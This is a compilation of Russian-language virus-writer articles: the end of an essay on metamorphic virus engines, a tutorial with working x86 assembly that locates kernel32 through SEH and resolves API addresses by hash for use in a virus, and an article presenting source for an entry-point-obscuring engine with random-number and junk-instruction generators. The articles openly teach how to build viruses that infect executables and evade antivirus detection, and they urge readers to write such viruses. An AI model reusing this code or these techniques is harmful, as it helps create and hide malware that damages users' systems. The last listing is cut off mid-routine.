Как Вы уже могли догадаться, с этой техникой также есть проблемы. Первая сложность следует из самой идеи ITX-заголовка: заголовок должен быть гораздо больше размера вируса, который он может сгенерировать, а также то, что он статичен :(Единственным возможным решением представляется внедрение небольшого полиморфного дешифратора в ITX-заголовок. Черт, в дополнение к метаморфному движку делать полиморфный кажется (а так оно и есть на самом деле) не очень хорошей идеей, мmmm... скорее плохой идеей. Другая проблема – смещения в сгенерированном коде. Я много размышлял над этим, но не нашел никакого простого и эффективного решения. Если у Вас есть какие-либо идеи насчет этого, я был бы рад, если бы Вы написали мне.

Резюме

Да, это мощная метаморфик-техника, но связанные с ней проблемы делают ее на данный момент времени (и до тех пор, пока я не найду решение) бесполезной. Черт, очень неприятно, что мне приходится критиковать свою собственную технику, но все-таки генерировать идеи проще, чем код для их реализации. Такие выводы я сделал после попыток сделать свой проект реальностью... Но, учитывая все проблемы, на данный момент у меня нет уверенности, что я закончу его в ближайшем будущем. Кто знает, может быть, однажды, решение придет мне в голову, и я закончу то, что начал. Ох.


Внутренний дизассемблер

Это несомненно самый надежный способ сделать метаморфный движок, хотя создание эмулятора кода представляется мне не таким уж и легким, по крайней мере в среде Win32. Мы можем с успехом использовать `int 1`, но только под Win9x, так как в WinNT нельзя просто так перейти в Ring-0 или сделать что-либо подобное. Хотя, нет. Ведь можно сделать эмулятор, который будет выполнять код в специальной защищенной зоне, где мы будем сохранять результаты операций, значения регистров, ячеек памяти и т. п. Это хорошее решение, но сложность заключается в том, что для этого нам нужно знать размер каждой без исключения инструкции. Мы можем это сделать, не так просто, но можем. Этот принцип используется в туннелинговых движках Wintermute, таких как Zohra и Ithaqua. И все-таки под Win32 всегда возникают новые проблемы. Самая большая и неизбежная проблема – вызов API. Мы НЕ МОЖЕМ и НЕ ДОЛЖНЫ эмулировать код внутри API. Это бесполезно и опасно. Одной из причин этого является, то что мы не знаем сколько байт в стеке нужно передать конкретному API и на данный момент нет какого-либо решения этой проблемы. Но мы все еще можем эмулировать свой собственный код и выяснять нужное количество байт из нашего кода. Да, это сложно, но это возможно, потому что мы знаем, что должен делать вирусный код.

Давайте предположим, что мы уже сделали эмулятор (самое сложное!). Теперь наш путь станет легче. Мы можем свопить регистры и даже переставлять инструкции местами в некоторых частях вируса. Также мы можем генерировать различные варианты одной и той же инструкции.

Этот метод намного более эффективен, чем все остальные. Я думаю, что нам нужно идти по этому пути, вместо того чтобы тратить время на бесполезные техники, использование которых не усложняет обнаружение вируса. Представьте себе все возможные альтернативы операции `mov reg,imm`. Почти бесконечность!

Итак, давайте подумаем: что будет, если каждый раз мы будем заменять простую операцию блоком, который выполняет те же действия? В результате множественных пермутаций вируса, его тело станет длиннее, и будет занимать много места на диске, а зараженные программы будут выполняться заметно дольше из-за появления целой кучи бессмысленных команд. Таким образом, перед нами встает еще одна проблема: кроме расширения кода (`expanding`), мы должны позаботиться и о его сжатии (`shrinking`), так чтобы убрать лишние опкоды и сохранить дисковое пространство. Я думаю, Вы уже поняли, что сжимать код гораздо труднее, чем расширять. Также не нужно забывать, что в одних местах нужно расширять, а в других сжимать код... ммм... закон компенсации!



Вот как с моей точки зрения должен работать движок: случайным образом расширять или сжимать.

Проблемы

Одной из главных проблем является создание самого эмулятора: как узнать размеры всех опкодов, обойти проблемы с защитой, эмуляция при вызовах API... Я уже описывал некоторые возможные решения этих проблем выше, но даже если мы сможем их решить, у нас появятся другие. Они обусловлены особенностями самой техники и, в основном, связаны с фактором изменения смещений и сжимающей части движка.

Проблема со смещениями имеет решение: необходимо проводить параллели между старым кодом и новым. Особое внимание необходимо уделить эквивалентности обращений к памяти и соответствующим образом корректировать инструкции.

Со сжатием все обстоит несколько сложнее. Я думаю, что возможным решением является хранение в теле вируса шаблонов всех возможных путей расширения инструкций. Таким образом, при просмотре кода, мы (и не только мы – прим. пер.) сможем видеть "базовый" код данного блока. Я надеюсь, что Вы поняли это.

[Резюме]

Внутренний дизассемблер – наиболее подходящая метаморфная техника, но в то же время она и самая сложная. Она требует от кодера много времени и терпения. Я настаиваю, чтобы Вы попробовали написать метаморфный вирус, используя эту ее!

Стоит ли овчинка выделки?

Ммм... сложный вопрос. Очевидно, да. Но если Вы читали статью 'Polymorphism and Grammars' by Qozah (вышла в 29A#4 – ОЧЕНЬ советую Вам прочитать это!), то поймете, что обнаружить можно любой вирус. Мы просто пытаемся сделать жизнь AV'еров тяжелее, ведь им придется работать гораздо больше, чтобы найти наш вирус и сделать против него лекарство. В любом случае, мы тратим кучу времени на метаморфные вирусы, а AV обнаруживают их гораздо быстрее.

Итак, можно сделать вывод, что метаморфизм – техника только для элитных вирмейкеров - тех гуру ассемблера, которые постоянно удивляют нас. Наверное единственная причина, по которой я хочу создать метаморфный вирус, это показать, что кодер, сделавший это был кем-то 'особенным', не человеком из толпы вирусописателей, которые только начали делать простые вирусы с препроцессорной резидентностью (о, черт, я причислил себя к толпе...) под Win32.

Создание метаморфных вирусов – занятие для настоящих ассемблерщиков, способных сделать с помощью своих ассемблеров практически все что угодно. Так что держитесь подальше, если Вам кажется тяжелым написать хотя бы полиморфный вирус. Это не для Вас.

Вернемся к нашему вопросу. Есть две точки зрения:

- Метаморфизм – это хорошо, если Вы хотите испытать свои умственные способности, и Вы достаточно сообразительны, чтобы понять это. AV'еры будут удивлены Вашими кодерскими навыками и сможете выделиться из толпы других кодеров.
- Метаморфизм не подходит Вам, если Вы пытаетесь сделать абсолютно невидимый вирус. Обнаружить можно любой вирус и рано или поздно это произойдет, так что лучше Вам заняться чем-нибудь другим.

Вам все понятно? Надеюсь на это.

Заключение

Я надеюсь, Вы заметили, насколько серьезно я поработал, перед тем как написать эту статью. Вы ошибаетесь (если Вы знаете меня лично, то поймете почему ;), но я старался быть объективным, чтобы рассмотреть под всеми углами различные техники метаморфизма. Если Вы что-то не поняли, дайте мне знать, и я попытаюсь развеять Ваши сомнения.

Я ни в коем случае не пытался показать себя элитным кодером, с помощью этой статьи, так как знаю, что я им не являюсь. Мне пришлось пройти длинный путь, чтобы стать одним из избранных. Самое главное, всегда оставаться скромным и не заставлять людей ждать от тебя чего-то такого. В конце концов, когда Вы сделаете что-нибудь стоящее, то сможете всех удивить. Это моя философия как VX'ера, можете ей следовать если хотите.

Я закончил писать этот документ 9 сентября 1999 года (9-9-99), слушая по радио, бред о том, что 2000-ый год – это вирус, что все компьютеры заражены этим вирусом и прочую чепуху. Больше всего ненавижу, когда невежественные люди говорят о вещах, в которых совершенно не разбираются. Невежество всегда было оружием в руках тоталитаристов. Уничтожьте невежество и мир изменится к лучшему. Черт, я опять заговорил о политике! :) Не могу держать себя в руках...

Что ж, надеюсь, что эта небольшая статья помогла Вам в Ваших попытках накопить метаморфный вирус. Становитесь элитой (придется и себе написать что-нибудь для такой цели)!

- You can't smell your own shit under your knees - (Marilyn Manson)

Поиск адресов API в win95-XP

Автор: Sars / HI-TECH

Дата: 2003-09-26

Введение

На эту "избитую" тему написано уже много статей, но представлю на ваше обозрение еще одну.

Кстати, в этой статье вы не найдете подробного описания полей PE заголовка и технологии поиска API, предполагается, что в этом вы уже разбираетесь. Так же не буду останавливаться на очевидных моментах, это уже тысячу раз перетиралось.

Итак, особенности этой статьи заключаются в следующем:

1. Код, рассмотренный в данной статье, будет работать на платформах win95-XP, за счет получения Image Base ядра не со стека, а через анализ SEH.
2. Для поиска имени API-функции, код использует хеш от имени этой ф-ии. Это не бросается в глаза при рассмотрении зараженного файла в HEX Editor'e, в случае незашифрованного вируса, а так же сокращает размер кода.
3. В коде нет переменных, адреса API-функций и другие нужные нам значения помещаются в стек, что бывает полезным в том случае, когда ваш вирус не должен производить запись в переменные до извлечения адресов API.

Итак поехали... (сначала код, потом комментарии)

```
Start:
Call _Delta

_Delta:
sub dword ptr [esp], offset _Delta
```

Теперь в стеке находится дельта смещение кода, можно в этом примере не использовать, но мне так захотелось.

```
_ReadSEH:
xor edx,edx
mov eax,fs:[edx]
dec edx

_SearchK32:
cmp [eax],edx
je _CheckK32
mov eax,dword [eax]
jmp _SearchK32

_CheckK32:
mov eax,[eax+4]
xor ax,ax
```

По адресу fs:0, находится seh, цепочка адресов на обработчики исключений. Формат одной записи таков:

```
next_handler dd ? ; указатель на следующую такую же запись
seh_handler dd ? ; адрес обработчика исключения
```

Последний указатель на следующую запись имеет маркировку **0FFFFFFFh**, а адрес последнего обработчика находится где-то в **kernel**. В общем, глядите в отладчик, мы нашли адрес последнего обработчика, а значит и адрес внутри **kernel**. Дальше выравним полученный адрес на 64 Кбайта,

т.к. **kernel** грузится по адресу кратному этому значению. Теперь нам осталось найти Image Base пресловутого и небезызвестного кернала. Делается это путем поиска сигнатуры **MZ** и проверки на PE формат...

```
_SearchMZ:
cmp word ptr [eax],5A4Dh
je _CheckMZ
sub eax,10000h
jmp _SearchMZ
_CheckMZ:
mov edx,[eax+3ch]
cmp word ptr [eax+edx],4550h
jne _Exit
```

Так, теперь сравним слово по полученному адресу с 'MZ', если не совпало, то отнимем 64Кбайта, и повторим, если совпало, то проверим это заголовок PE или нет. Если да, то можно утверждать, что Image Base Kernel найден, если нет, то выйдем. Существует ли вероятность не найти Kernel? При использовании seh, навряд ли, по крайней мере, я этого не наблюдал при тестировании. В случае, когда адрес внутри Kernel берется со стека, заводится счетчик, чтоб не вылезти черт знает куда, но это описано в др. статьях. Для перестраховки можно завести свой обработчик исключений.

```
_SearchAPI:
    mov esi,[eax+edx+78h]      ;Export Table RVA
    add esi,eax                ;Export Table VA
    add esi,18h
    xchg eax,ebx
    lodsd                     ;Num of Name Pointers
    push eax
    lodsd                     ;Address Table RVA
    push eax
    lodsd                     ;Name Pointers RVA
    push eax
    add eax,ebx
    push eax                  ;Index
    lodsd                     ;Ordinal Table RVA
    push eax
    mov edi,[esp+4*5]         ;Delta offset
    lea edi,[edi+HeshTable]
    mov ebp,esp
```

Здесь я не буду заострять особого внимания, почему, читайте выше. (см. документацию по PE формату).

В результате выполнения первых двух строк, в **esi** мы получили смещение таблицы экспорта кернала. Далее мы получаем другие необходимые нам значения для поиска адресов **API** из таблицы экспорта и помещаем их в стек.

В **edi** у нас смещение таблицы хешей искомых функций.

Т.к. дальше мы будем помещать в стек адреса найденных **API** ф-ий, то сохраним указатель стека в **ebp**, через **ebp** потом и будем обращаться к найденным адресам. Несколько слов, что такое index, первоначально он равен **Name Pointers** и указывает на таблицу адресов имен экспорта, каждый элемент таблицы равен двойному слову, и указывает на начало **ASCII** строки с именем **API** функции, если к **Index** прибавить **4**, то он будет указывать на следующий адрес в таблице адресов имен... Конечно много непонятного, но поглядите в отладчик и половина вопросов отпадет.

```
_BeginSearch:
mov ecx,[ebp+4*4] ;NumOfNamePointers
xor edx,edx
_SearchAPIName:
mov esi,[ebp+4*1] ;Index
mov esi,[esi]
add esi,ebx
```

В **ecx** кол-во экспортируемых функций используем как счетчик, чтоб не найти какую-нибудь муть.

Обнулим **edx**, там потом будет порядковый номер найденной функции, начиная с нуля. Это понадобится для нахождения адреса. В **esi** адрес **ACSI** имени **API** функции, первоначально указывает на первую.

```
_GetHash:
    xor  eax, eax
    push eax
_CalcHash:
    ror  eax, 7
    xor  [esp], eax
    lodsb
    test al, al
    jnz  _CalcHash
    pop  eax
```

Далее считаем хеш от имени функции, чтобы потом сравнить с хешем от требуемой функции, помните, что на имя у нас указывает **esi**. На выходе в **eax** будет хеш.

```
OkHash:
    cmp  eax, dword ptr [edi]
    je   _OkAPI
    add  dword ptr [ebp+4*1], 4      ; I=I+4 (I--Index)
    inc  edx
    loop _SearchAPIName
    jmp  _Exit
```

Никаких проблем, сравниваем, если равно, то имя функции найдено, и идем высчитывать ее адрес. Если нет, то прибавляем к **Index** четыре (чтобы указывал на следующий адрес имени в таблице экспорта) и ищем дальше, если требуемой функции вообще не нашли (неправильно написали имя или неверный хеш), то благоразумнее будет выйти или передать управление жертве, в зависимости от ситуации.

```
_OkAPI:
    shl  edx, 1
    mov  ecx, [ebp]                ; OrdinalTableRVA
    add  ecx, ebx
    add  ecx, edx
    mov  ecx, [ecx]
    and  ecx, 0FFFFFFh
    mov  edx, [ebp+4*3]            ; AddressTableRVA
    add  edx, ebx
    shl  ecx, 2
    add  edx, ecx
    mov  edx, [edx]
    add  edx, ebx
```

Здесь мы окажемся в том случае, если мы нашли имя искомой функции, а следовательно и ее порядковый номер в **edx**. Код похож на себе подобный из других статей, потому отсылаю вас туда (см. ссылки внизу), не люблю писать одно и то же и повторяться. Один момент, здесь работа происходит не с переменными, а в стеке, потому смотрите в отладчик, в конце концов.

```
push  edx
    cmp  word ptr [edi+4], 0FFFFFFh ; 0FFFFFFh-End of HeshTable
    je   _FindFirstFile
    add  edi, 4

_NextName:
    mov  ecx, [ebp+4*2]            ; NamePointersRVA
    add  ecx, ebx
    mov  [ebp+4*1], ecx            ; Index
    jmp  short _BeginSearch
```

Адрес найден!!! Что и требовалось доказать, помещаем его в стек, смотрим последняя ли это требуемая функция из таблицы хешей, если нет, то устанавливаем **edi** на следующий хеш. Возвращаем **Index** в первоначальное состояние, т.е. что бы он указывал на адрес имени первой функции в таблице экспорта ядра, и повторяемся...

Полностью рабочий пример можно найти здесь (находится в архиве wasm_files.zip: files/0280/GetAPIW32.zip).

Пример тестировался на различных платформах Win95-XP, за что отдельное спасибо Ingrem'y.

Т.к. я не обладаю творческими изысками, в тексте могут содержаться неточности, о коих прошу сообщать на sars@ukrtop.com Исправлю...

Если кому-нибудь поможет данная статья, не сочтите за труд черкнуть пару строк автору, тогда возможно продолжу эту тему. Все вопросы по коду туда же, кроме таких как: "Что такое стек?" и т.д.

Рекомендую отладчики SoftIce и OllyDebugger.

Если данное пособие найдет читателей, то в следующих статьях планирую рассмотреть, как заразить файл, внедряясь в свободное место в заголовке, а так же другие способы заражения.

Ссылки:

www.wasm.ru – есть неплохая обучалка по Win32 VX от Billy Belcebu

www.zombie.host.sk – имеется хороший FAQ для начинающих вирмейкеров и еще много чего


Построение простого EPO мотора

Автор: Slon

Дата: 2003-10-31

В данной статье мы рассмотрим моделирование простого EPO мотора. На данную тему уже было написано несколько статей, но они в большей степени теоритические. В этом тексте будет рассмотрено, как теоритическое моделирование так и пример применения этой теории. В качестве примера будет разобран мой EPO мотор - SPOT.

Начнём мы прежде всего с определения **EPO - Entry Point Obscuring**. В переводе это означает - скрытие точки входа. В основном данное понятие применяется к компьютерным вирусам, которые не меняют в заголовке исполнимого файла точку входа. Точка входа это адрес с которого начинается выполнение программы при её запуске. Впервые данная техника была применена ещё в ДОС вирусах. В аспекте Windows систем данная техника была применена впервые в вирусе Cabanas. В чём же заключалась данная техника давайте рассмотрим на схеме.



До вируса **Cabanas в Windows** системах такая техника не применялась. Обычно вирус изменял в заголовке точку входа редактировал виртуальный размер и дописывал своё тело в конец файла (обычно вирус создавал новую секцию). Потому как все вирусы меняли точку входа, то антивирусные программы просто проверяли куда указывает точка входа и потом уже легко или сложно детектировали вирус.

В вирусе Cabanas первые 5 байт кодовой секции вначале сохраняются в теле вируса, а потом перезаписываются jmp'ом на начало вируса. Таким образом не нужно менять точку входа, потому что вирус получит управление после первой инструкции перехода.

После этого пошла волна вариаций на ту же тему. Инструкции передающие управление вирусу усложнялись, видоизменялись. Иногда туда встраивали даже дешифраторы, которые расшифровывали зашифрованное вирусное тело и передавали на него управление. Но антивирусные программы то же стали проверять куда передают управление первые инструкции кодовой секции. Так же постоянно обновляются маски этих инструкций передающих управление на вирусное тело.

Для того чтобы усложнить анализ и детектирование данных инструкций мной был разработан мотор (модуль), который легко применять. Начнём мы построение нашего мотора с того, что определимся чего нам необходимо достичь:

- 1) Чтобы наши инструкции не обнаруживались по маске (мутация)

2) Чтобы наши инструкции не сразу передавали управление вирусу или защите от взлома программы (маскировка)

3) Чтобы управление в конце концов получил наш код

Теперь попытаемся определиться, как наш мотор должен работать:

1) В начало кода встраивается первая партия инструкций, но каждый раз она будет разная. Это будет реализовано за счёт разбавление одной значащей инструкции сложным разнообразным мусором.

2) Первое пятно будет передавать управление второму и так далее, пока последнее пятно не передаст управление инжектированному коду.

Рассмотрим на примере устройство i-ого пятна:

```
;-----;
.....
mov eax,7385673
add ebx,9874
cmp ecx,edx
mov edx,7234
je $+2
jmp to_i_plus1_spot
add eax,456678
.....
;-----;
```

Каждое из пятен сильно мутирующее, то есть по маске его детектировать не возможно. Количество пятен случайно и расстояние между пятнами то же случайно.

Все байты которые перетираются пятнами, сохраняются в теле вируса.

Для работы мотора необходимы следующие модули:

1) Генератор случайных чисел (r_gen32.asm)

2) Генератор исполнимого мусора (t_gen32.asm)

Разберём пример генератора случайных чисел:

```
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;                                     [RANDOM IN RANGE GENERATOR V. 0.2]                                     ;
;                                                                                                     ;
; #####                               #####                               #####   ###   ;
; #####                               #####                               #####   ###   ;
; ##      ###                        ###      ###      ###   ###   ###   ;
; #####                               ### #####                               ###   ###   ;
; #####                               ### #####                               ###   ###   ;
; ##      ###                        ###      ###      ###   ###   ###   ;
; ##      ###                        #####                               ### #####   ;
; ##      ### ##### #####                               #####   ###   #####   ;
; #####                               ;                                                                 ;
;                                                                                                     ;
;                                     FOR MS WINDOWS                                                  ;
;                                                                                                     ;
;                                     BY SLØN                                                         ;
;-----;
;                                     MANUAL:                                                         ;
;                                                                                                     ;
; RANGE OF RANDOM NUMBER -> EAX                                                                    ;
; CALL BRANDOM32                                                                                       ;
;                                                                                                     ;
; RANDOM NUMBER IN RANGE -> EAX                                                                    ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
brandom32:
    call delta2
delta2: pop ebp
        sub ebp,offset delta2
```

```

; Эта подпрограмма
; возвращает случайное число
; в диапазоне 0..eax-1

push edx ecx          ; Сохраняем в стеке edx, ecx
xor edx,edx           ; Обнуляем edx
imul eax,eax,100      ; Умножаем eax на 100
push eax              ; и сохраняем eax в стеке
call random32         ; Вызываем подпрограмму
; генерации случайного числа
pop ecx               ; Восстанавливаем значение
; из стека в ecx
div ecx               ; Делим eax на ecx
xchg eax,edx          ; Помещаем остаток в eax
xor edx,edx           ; Обнуляем edx
mov ecx,100           ; Помещаем в ecx - 100
div ecx               ; Делим eax на ecx
pop ecx edx           ; Восстанавливаем ecx, edx
ret                   ; Возврат из подпрограммы
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;  RANDOM NUMBER GENERATOR SUBROUTINE      ;
;-----;
;          [ IN ]          ;
;          ;
;          NO INPUT IN SUBROUTINE          ;
;-----;
;          [ OUT ]          ;
;          ;
;          RANDOM NUMBER -> EAX          ;
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
random32:
; Генератор случайных чисел

push edx ecx          ; Сохраняем в стеке edx, ecx
db 0fh,031h          ; Инструкция rdtsc
rcl eax,2             ; Далее идут различные
add eax,12345678h     ; математические
random_seed = dword ptr $-4 ; преобразования
adc eax,esp           ; для получения, как
xor eax,ecx           ; можно более не зависимо
xor [ebp+random_seed], eax ; числа
add eax,[esp-8]        ;
rcl eax,1             ;
pop ecx edx           ; Восстанавливаем ecx, edx
ret                   ; Возврат из подпрограммы
;-----;

```

Ничего сложного в этом модуле, как вы можете видеть нет.

Теперь перейдём к разработке генератора мусора. Потому как без него с таким декриптором очень сложно достигнуть настоящего полиморфизма.

Исполнимый код должен быть как можно более разнообразным. В идеале получившийся декриптор с мусором должен походить на обыкновенную программу с условными переходами и множеством функций.

Рассмотрим генератора мусора на примере:

```

;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx;
;          [TRASH GENERATOR V. 0.2]          ;
;          ;          ;          ;          ;          ;          ;          ;
; #####          #####          #####          #####          ;
; #####          #####          #####          #####          ;
;   ###          ###          ###          ###          ###          ;
;   ###          ###          #####          #####          ###          ;
;   ###          ###          #####          #####          ###          ;
;   ###          ###          #####          #####          ###          ;
;   ###          ###          #####          #####          ###          ;
;   ###          #####          #####          #####          ###          ;
;   ###          #####          #####          #####          ###          ;
;   #####          #####          #####          #####          ;
;   #####          ;
;

```



```

        ; je          $+2
        ; jae        $+2
        ; .....
sub ecx,2          ; Уменьшаем счётчик на 2
ret               ; Возврат из подпрограммы
;-----;
instr_not:
cmp cl,2          ; Если длина генерируемой
jnl one_byte     ; инструкции меньше 2, то
                ; мы переходим на генерацию
        ; однобайтовых инструкций
mov al,0f7h       ; Помещаем в al - 0f7h
stosb            ; и кладём его в буфер
mov dl,0d0h       ; Помещаем в dl - 0dh
mov eax,2         ; Генерируем случайное число
call brandom32    ; в диапазоне 0..2
shl eax,3         ; Умножаем на 8
add dl,al         ; Добавляем к dl - al
call free_reg     ; Вызываем подпрограмму
                ; получения свободных
        ; регистров
add al,dl         ; Добавляем к al - dl
stosb            ; и кладём его в буфер
        ; В итоге у нас получается
        ; случайно выбранная
        ; инструкция NOT/NEG:
        ; .....
        ; not      eax
        ; neg      edx
        ; .....
sub ecx,2          ; Уменьшаем счётчик на 2
ret               ; Возврат из подпрограммы
;-----;
instr_je2:
cmp cl,6          ; Если длина генерируемой
jnl one_byte     ; инструкции меньше 6, то
                ; мы переходим на генерацию
        ; однобайтовых инструкций
mov al,0fh        ; Помещаем в al - 0fh
stosb            ; и кладём его в буфер
mov eax,10        ; Выбираем случайным образом
call brandom32    ; число от 0..9
                ;
add al,80h        ; Добавляем 80h
stosb            ; и кладём его в буфер
xor eax,eax       ; Помещаем в eax - 0
stosd            ; и кладём его в буфер
                ;
        ; В итоге у нас получается
        ; случайно выбранный,
        ; условный, вырожденный
        ; переход:
        ; .....
        ; je          $+5
        ; jae        $+5
        ; .....
sub ecx,6          ; Уменьшаем счётчик на 6
ret               ; Возврат из подпрограммы
;-----;
instr_x87:
cmp cl,2          ; Если длина генерируемой
jnl one_byte     ; инструкции меньше 2, то
                ; мы переходим на генерацию
        ; однобайтовых инструкций
mov al,0dch       ; Кладём в al - 0dch
stosb            ; И помещаем al в буфер
mov eax,02fh      ; Генерируем случайное число
call brandom32    ; в интервале 0..2eh
add al,0c0h       ; Добавляем к числу 0c0h
stosb            ; и помещаем сумму в буфер
        ; В итоге у нас получается

```

```

        ; случайно выбранная
        ; инструкция сопроцессора:
        ; .....
        ; fadd      st(0),st
        ; fmul      st(7),st
        ; .....
sub ecx,2          ; Уменьшаем счётчик на 2
ret               ; Возврат из подпрограммы
;-----;
instr_cmp:
    cmp cl,2      ; Если длина генерируемой
    jl one_byte   ; инструкции меньше 2, то
                  ; мы переходим на генерацию
                  ; однобайтовых инструкций
    mov dl,3ah    ; Помещаем в dl - 03ah
    mov eax,3     ; Получаем случайное число
    call brandom32 ; в диапазоне 0..2
    add al,dl     ; Добавляем к al - dl
    stosb         ; Затем помещаем al в буфер
    call rnd_reg  ; Получаем случайный регистр
    shl eax,3     ; Умножаем eax на 8
    add al,0c0h   ; Добавляем к al - 0c0h
    mov dl,al     ; помещаем в cl - al
    call rnd_reg  ; Получаем случайный регистр
    add al,dl     ; Добавляем к al - cl
    stosb         ; И помещаем al в буфер
    ; В итоге у нас получается
    ; случайно выбранная
    ; инструкция CMP:
    ; .....
    ; cmp      eax,esp
    ; cmp      al,0c0
    ; .....
sub ecx,2          ; Уменьшаем счётчик на 2
ret               ; Возврат из подпрограммы
;-----;
instr_xor:
    cmp cl,2      ; Если длина генерируемой
    jl one_byte   ; инструкции меньше 2, то
                  ; мы переходим на генерацию
                  ; однобайтовых инструкций
    mov al,33h    ; Помещаем в al - 33h
    stosb         ; И затем кладём это в буфер
    call free_reg ; Вызываем подпрограмму
                  ; получения свободных
                  ; регистров
    shl eax,3     ; Умножаем eax на 8
    add al,0c0h   ; Добавляем к al - 0c0h
    mov dl,al     ; помещаем в cl - al
    call rnd_reg  ; Получаем случайный регистр
    add al,dl     ; Добавляем к al - cl
    stosb         ; И помещаем al в буфер
    ; В итоге у нас получается
    ; случайно выбранная
    ; инструкция XOR:
    ; .....
    ; xor      eax,esp
    ; xor      edi,ecx
    ; .....
sub ecx,2          ; Уменьшаем счётчик на 2
ret               ; Возврат из подпрограммы
;-----;
instr_test:
    cmp cl,2      ; Если длина генерируемой
    jl one_byte   ; инструкции меньше 2, то
                  ; мы переходим на генерацию
                  ; однобайтовых инструкций
    mov dl,084h   ; Помещаем в dl - 084h
    mov eax,2     ; Получаем случайное число
    call brandom32 ; в диапазоне 0..1
    add al,dl     ; Добавляем к al - dl

```

```

stosb                ; И затем кладём это в буфер
call rnd_reg         ; Вызываем подпрограмму
                    ; получения случайного
                    ; регистра
add al,0c0h          ; Добавляем к al - 0c0h
mov dl,al            ; помещаем в cl - al
call rnd_reg         ; Получаем случайный регистр
add al,dl            ; Добавляем к al - cl
stosb                ; И помещаем al в буфер
                    ; В итоге у нас получается
                    ; случайно выбранная
                    ; инструкция XOR:
                    ; .....
                    ; test     eax,esp
                    ; test     al,cl
                    ; .....
sub ecx,2            ; Уменьшаем счётчик на 2
ret                  ; Возврат из подпрограммы
;-----;
instr_movr:
cmp cl,2             ; Если длина генерируемой
jnl one_byte        ; инструкции меньше 2, то
                    ; мы переходим на генерацию
                    ; однобайтовых инструкций
mov al,8bh           ; Помещаем в al - 8bh
stosb                ; Потом помещаем al в буфер
call free_reg        ; Вызываем подпрограмму
                    ; получения свободных
                    ; регистров
shl eax,3            ; Умножаем eax на 8
add al,0c0h          ; Добавляем к al - 0c0h
mov dl,al            ; помещаем в cl - al
call rnd_reg         ; Получаем случайный регистр
add al,dl            ; Добавляем к al - cl
stosb                ; И помещаем al в буфер
                    ; В итоге у нас получается
                    ; случайно выбранная
                    ; инструкция MOV:
                    ; .....
                    ; mov     eax,esp
                    ; mov     edi,ecx
                    ; .....
sub ecx,2            ; Уменьшаем счётчик на 2
ret                  ; Возврат из подпрограммы
;-----;
instr_push:
cmp cl,2             ; Если длина генерируемой
jnl one_byte        ; инструкции меньше 2, то
                    ; мы переходим на генерацию
                    ; однобайтовых инструкций
call rnd_reg         ; Получаем случайный регистр
add al,50h           ; Добавляем к al - 50h
stosb                ; Кладём al в буфер
call free_reg        ; Вызываем подпрограмму
                    ; получения свободных
                    ; регистров
add al,58h           ; Добавляем к al - 8
stosb                ; И опять кладём al в буфер
                    ; В итоге у нас получается
                    ; случайно выбранная
                    ; инструкции PUSH/POP:
                    ; .....
                    ; push    eax
                    ; pop     ecx
                    ; .....
sub ecx,2            ; Уменьшаем счётчик на 2
ret                  ; Возврат из подпрограммы
;-----;
instr_movc:
cmp cl,5             ; Если длина генерируемой
jnl one_byte        ; инструкции меньше 5, то

```

```

; мы переходим на генерацию
; однобайтовых инструкций
call free_reg ; Вызываем подпрограмму
; получения свободных
; регистров
add al,0b8h ; Добавляем к al - 0b8h
stosb ; И кладём al в буфер
call random32 ; Генерируем случайное
stosd ; число
; В итоге у нас получается
; случайно выбранная
; инструкции MOV:
; .....
; mov eax,12345678
; mov ebp,00056800
; .....
sub ecx,5 ; Уменьшаем счётчик на 5
ret ; Возврат из подпрограммы
;-----;
instr_jmp:
cmp cl,5 ; Если длина генерируемой
jnl one_byte ; инструкции меньше 5, то
; мы переходим на генерацию
; однобайтовых инструкций
mov al,0e9h ; Кладём в al - 0b8h
stosb ; И кладём al в буфер
xor eax,eax ; Обнуляем eax
stosd ; И кладём его в буфер
; В итоге у нас получается
; случайно выбранная
; инструкции JMP:
; .....
; jmp $+5
; .....
sub ecx,5 ; Уменьшаем счётчик на 5
ret ; Возврат из подпрограммы
;-----;
instr_132:
cmp cl,6 ; Если длина генерируемой
jnl one_byte ; инструкции меньше 6, то
; мы переходим на генерацию
; однобайтовых инструкций
mov al,81h ; Кладём в al - 81h
stosb ; И помещаем al в буфер
mov eax,4 ; Получаем случайное число
call brandom32 ; в диапазоне от 0..9
add al,0ch ; Добавляем к нему - 0ch
mov dl,10h ; Кладём в dl - 10h
mul dl ; Умножаем на dl
mov dl,al ; Кладём в dl - al
mov eax,2 ; Получаем случайное число
call brandom32 ; в диапазоне от 0..1
shl al,3 ; Умножаем al на 8
